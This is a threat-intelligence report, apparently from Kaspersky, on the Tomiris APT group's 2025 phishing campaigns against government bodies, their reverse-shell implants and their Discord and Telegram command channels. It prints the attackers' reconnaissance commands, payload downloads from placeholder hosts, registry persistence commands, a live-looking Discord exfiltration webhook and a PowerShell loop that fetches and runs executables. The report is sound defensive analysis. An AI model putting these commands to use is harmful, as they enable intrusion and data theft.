Reading view

There are new articles available, click to refresh the page.

Tomiris wreaks Havoc: New tools and techniques of the APT group

While tracking the activities of the Tomiris threat actor, we identified new malicious operations that began in early 2025. These attacks targeted foreign ministries, intergovernmental organizations, and government entities, demonstrating a focus on high-value political and diplomatic infrastructure. In several cases, we traced the threat actor’s actions from initial infection to the deployment of post-exploitation frameworks.

These attacks highlight a notable shift in Tomiris’s tactics, namely the increased use of implants that leverage public services (e.g., Telegram and Discord) as command-and-control (C2) servers. This approach likely aims to blend malicious traffic with legitimate service activity to evade detection by security tools.

Most infections begin with the deployment of reverse shell tools written in various programming languages, including Go, Rust, C/C#/C++, and Python. Some of them then deliver an open-source C2 framework: Havoc or AdaptixC2.

This report in a nutshell:

  • New implants developed in multiple programming languages were discovered;
  • Some of the implants use Telegram and Discord to communicate with a C2;
  • Operators employed Havoc and AdaptixC2 frameworks in subsequent stages of the attack lifecycle.

Kaspersky’s products detect these threats as:

  • HEUR:Backdoor.Win64.RShell.gen,
  • HEUR:Backdoor.MSIL.RShell.gen,
  • HEUR:Backdoor.Win64.Telebot.gen,
  • HEUR:Backdoor.Python.Telebot.gen,
  • HEUR:Trojan.Win32.RProxy.gen,
  • HEUR:Trojan.Win32.TJLORT.a,
  • HEUR:Backdoor.Win64.AdaptixC2.a.

For more information, please contact intelreports@kaspersky.com.

Technical details

Initial access

The infection begins with a phishing email containing a malicious archive. The archive is often password-protected, and the password is typically included in the text of the email. Inside the archive is an executable file. In some cases, the executable’s icon is disguised as an office document icon, and the file name includes a double extension such as .doc<dozen_spaces>.exe. However, malicious executable files without icons or double extensions are also frequently encountered in archives. These files often have very long names that are not displayed in full when viewing the archive, so their extensions remain hidden from the user.


Example of a phishing email containing a malicious archive

Example of a phishing email containing a malicious archive

Translation:

Subject: The Office of the Government of the Russian Federation on the issue of classification of goods sold in the territory of the Siberian Federal District
Body:
Dear colleagues!
In preparation for the meeting of the Executive Office of the Government of the Russian Federation on the classification of projects implemented in the Siberian Federal District as having a significant impact on the
socioeconomic development of the Siberian District, we request your position on the projects listed in the attached file. The Executive Office of the Government of Russian Federation on the classification of
projects implemented in the Siberian Federal District.
Password: min@2025

Example of an archive with a malicious executable

Example of an archive with a malicious executable

When the file is executed, the system becomes infected. However, different implants were often present under the same file names in the archives, and the attackers’ actions varied from case to case.

The implants

Tomiris C/C++ ReverseShell

Tomiris C/C++ ReverseShell infection schema

Tomiris C/C++ ReverseShell infection schema

This implant is a reverse shell that waits for commands from the operator (in most cases that we observed, the infection was human-operated). After a quick environment check, the attacker typically issues a command to download another backdoor – AdaptixC2. AdaptixC2 is a modular framework for post-exploitation, with source code available on GitHub. Attackers use built-in OS utilities like bitsadmin, curl, PowerShell, and certutil to download AdaptixC2. The typical scenario for using the Tomiris C/C++ reverse shell is outlined below.

Environment reconnaissance. The attackers collect various system information, including information about the current user, network configuration, etc.

echo 4fUPU7tGOJBlT6D1wZTUk
whoami
ipconfig /all
systeminfo
hostname
net user /dom
dir 
dir C:\users\[username]

Download of the next-stage implant. The attackers try to download AdaptixC2 from several URLs.

bitsadmin /transfer www /download http://<HOST>/winupdate.exe $public\libraries\winvt.exe
curl -o $public\libraries\service.exe http://<HOST>/service.exe
certutil -urlcache -f https://<HOST>/AkelPad.rar $public\libraries\AkelPad.rar
powershell.exe -Command powershell -Command "Invoke-WebRequest -Uri 'https://<HOST>/winupdate.exe' -OutFile '$public\pictures\sbschost.exe'

Verification of download success. Once the download is complete, the attackers check that AdaptixC2 is present in the target folder and has not been deleted by security solutions.

dir $temp
dir $public\libraries

Establishing persistence for the downloaded payload. The downloaded implant is added to the Run registry key.

reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v WinUpdate /t REG_SZ /d $public\pictures\winupdate.exe /f
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Win-NetAlone" /t REG_SZ /d "$public\videos\alone.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v "Winservice" /t REG_SZ /d "$public\Pictures\dwm.exe"
reg add HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v CurrentVersion/t REG_SZ /d $public\Pictures\sbschost.exe /f

Verification of persistence success. Finally, the attackers check that the implant is present in the Run registry key.

reg query HKCU\Software\Microsoft\Windows\CurrentVersion\Run

This year, we observed three variants of the C/C++ reverse shell whose functionality ultimately provided access to a remote console. All three variants have minimal functionality – they neither replicate themselves nor persist in the system. In essence, if the running process is terminated before the operators download and add the next-stage implant to the registry, the infection ends immediately.

The first variant is likely based on the Tomiris Downloader source code discovered in 2021. This is evident from the use of the same function to hide the application window.

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Code of window-hiding function in Tomiris C/C++ ReverseShell and Tomiris Downloader

Below are examples of the key routines for each of the detected variants.

Tomiris C/C++ ReverseShell main routine

Tomiris C/C++ ReverseShell main routine

Tomiris Rust Downloader

Tomiris Rust Downloader is a previously undocumented implant written in Rust. Although the file size is relatively large, its functionality is minimal.

Tomiris Rust Downloader infection schema

Tomiris Rust Downloader infection schema

Upon execution, the Trojan first collects system information by running a series of console commands sequentially.

"cmd" /C "ipconfig /all"
"cmd" /C "echo %username%"
"cmd" /C hostname
"cmd" /C ver
"cmd" /C curl hxxps://ipinfo[.]io/ip
"cmd" /C curl hxxps://ipinfo[.]io/country

Then it searches for files and compiles a list of their paths. The Trojan is interested in files with the following extensions: .jpg, .jpeg, .png, .txt, .rtf, .pdf, .xlsx, and .docx. These files must be located on drives C:/, D:/, E:/, F:/, G:/, H:/, I:/, or J:/. At the same time, it ignores paths containing the following strings: “.wrangler”, “.git”, “node_modules”, “Program Files”, “Program Files (x86)”, “Windows”, “Program Data”, and “AppData”.


A multipart POST request is used to send the collected system information and the list of discovered file paths to Discord via the URL:

hxxps://discordapp[.]com/api/webhooks/1392383639450423359/TmFw-WY-u3D3HihXqVOOinL73OKqXvi69IBNh_rr15STd3FtffSP2BjAH59ZviWKWJRX

It is worth noting that only the paths to the discovered files are sent to Discord; the Trojan does not transmit the actual files.

The structure of the multipart request is shown below:

Contents of the Content-Disposition header Description
form-data; name=”payload_json” System information collected from the infected system via console commands and converted to JSON.
form-data; name=”file”; filename=”files.txt” A list of files discovered on the drives.
form-data; name=”file2″; filename=”ipconfig.txt” Results of executing console commands like “ipconfig /all”.
Example of "payload_json"

Example of “payload_json”

After sending the request, the Trojan creates two scripts, script.vbs and script.ps1, in the temporary directory. Before dropping script.ps1 to the disk, Rust Downloader creates a URL from hardcoded pieces and adds it to the script. It then executes script.vbs using the cscript utility, which in turn runs script.ps1 via PowerShell. The script.ps1 script runs in an infinite loop with a one-minute delay. It attempts to download a ZIP archive from the URL provided by the downloader, extract it to %TEMP%\rfolder, and execute all unpacked files with the .exe extension. The placeholder <PC_NAME> in script.ps1 is replaced with the name of the infected computer.

Content of script.vbs:

Set Shell = CreateObject("WScript.Shell")
Shell.Run "powershell -ep Bypass -w hidden -File %temp%\script.ps1"

Content of script.ps1:

$Url = "hxxp://193.149.129[.]113/<PC_NAME>" 
$dUrl = $Url + "/1.zip" 
while($true){
    try{
        $Response = Invoke-WebRequest -Uri $Url -UseBasicParsing -ErrorAction Stop
        iwr -OutFile $env:Temp\1.zip -Uri $dUrl
        New-Item -Path $env:TEMP\rfolder -ItemType Directory
        tar -xf $env:Temp\1.zip -C $env:Temp\rfolder
        Get-ChildItem $env:Temp\rfolder -Filter "*.exe" | ForEach-Object {Start-Process $_.FullName }
        break
    }catch{
        Start-Sleep -Seconds 60
    }
}

It’s worth noting that in at least one case, the downloaded archive contained an executable file associated with Havoc, another open-source post-exploitation framework.

Tomiris Python Discord ReverseShell


The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We were able to remove the obfuscation and recover the original script code. The Trojan serves as the initial stage of infection and is primarily used for reconnaissance and downloading subsequent implants. We observed it downloading the AdaptixC2 framework and the Tomiris Python FileGrabber.

Tomiris Python Discord ReverseShell infection schema

Tomiris Python Discord ReverseShell infection schema

The Trojan is based on the “discord” Python package, which implements communication via Discord, and uses the messenger as the C2 channel. Its code contains a URL to communicate with the Discord C2 server and an authentication token. Functionally, the Trojan acts as a reverse shell, receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Python Discord ReverseShell

Python Discord ReverseShell

Tomiris Python FileGrabber

As mentioned earlier, this Trojan is installed in the system via the Tomiris Python Discord ReverseShell. The attackers do this by executing the following console command.

cmd.exe /c "curl -o $public\videos\offel.exe http://<HOST>/offel.exe"

The Trojan is written in Python and compiled into an executable using PyInstaller. It collects files with the following extensions into a ZIP archive: .jpg, .png, .pdf, .txt, .docx, and .doc. The resulting archive is sent to the C2 server via an HTTP POST request. During the file collection process, the following folder names are ignored: “AppData”, “Program Files”, “Windows”, “Temp”, “System Volume Information”, “$RECYCLE.BIN”, and “bin”.

Python FileGrabber

Python FileGrabber

Distopia backdoor

Distopia Backdoor infection schema

Distopia Backdoor infection schema

The backdoor is based entirely on the GitHub repository project “dystopia-c2” and is written in Python. The executable file was created using PyInstaller. The backdoor enables the execution of console commands on the infected system, the downloading and uploading of files, and the termination of processes. In one case, we were able to trace a command used to download another Trojan – Tomiris Python Telegram ReverseShell.

Distopia backdoor

Distopia backdoor

Sequence of console commands executed by attackers on the infected system:

cmd.exe /c "dir"
cmd.exe /c "dir C:\user\[username]\pictures"
cmd.exe /c "pwd"
cmd.exe /c "curl -O $public\sysmgmt.exe http://<HOST>/private/svchost.exe"
cmd.exe /c "$public\sysmgmt.exe"

Tomiris Python Telegram ReverseShell

The Trojan is written in Python and compiled into an executable using PyInstaller. The main script is also obfuscated with PyArmor. We managed to remove the obfuscation and recover the original script code. The Trojan uses Telegram to communicate with the C2 server, with code containing an authentication token and a “chat_id” to connect to the bot and receive commands for execution. Functionally, it is a reverse shell, capable of receiving text commands from the C2, executing them on the infected system, and sending the execution results back to the C2.

Initially, we assumed this was an updated version of the Telemiris bot previously used by the group. However, after comparing the original scripts of both Trojans, we concluded that they are distinct malicious tools.
